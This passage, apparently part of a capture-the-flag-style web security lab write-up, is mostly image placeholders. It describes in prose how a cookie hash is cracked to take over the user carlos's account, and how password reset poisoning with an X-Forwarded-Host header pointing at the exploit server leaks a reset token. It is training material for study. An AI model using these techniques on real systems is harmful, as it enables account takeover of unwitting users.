

First we do a base64 decode and see the familiar format like before user:hash. Running hashid predicts it is an md5 hash.
Runing it through crackstation gives us the password - onceuponatime.
We log in as carlos.


Deleting carlos’s account solve’s the lab.
11. Password reset poisoning via middleware
Description:

Based on the description we are sending a malicious password change link to carlos which he will click.
Explanation:

We enter in the credentials but don’t login and click on forgot password instead.

We enter username - wiener and submit

We see the password reset link on our email client.

We try to reset the password.

Now we find the request responsible for generating the password reset link and send it to repeater, where we change username to carlos. We also add a X-Forwarded-Host header and point it to our exploit server. This will make a connection back to the exploit server. I am not sure of this myself, and I am hoping to learn more from the http header tampering labs.

We see the temp-forgot-password-token in the exploit server access log.

We paste this token in the URL and reset the new password.
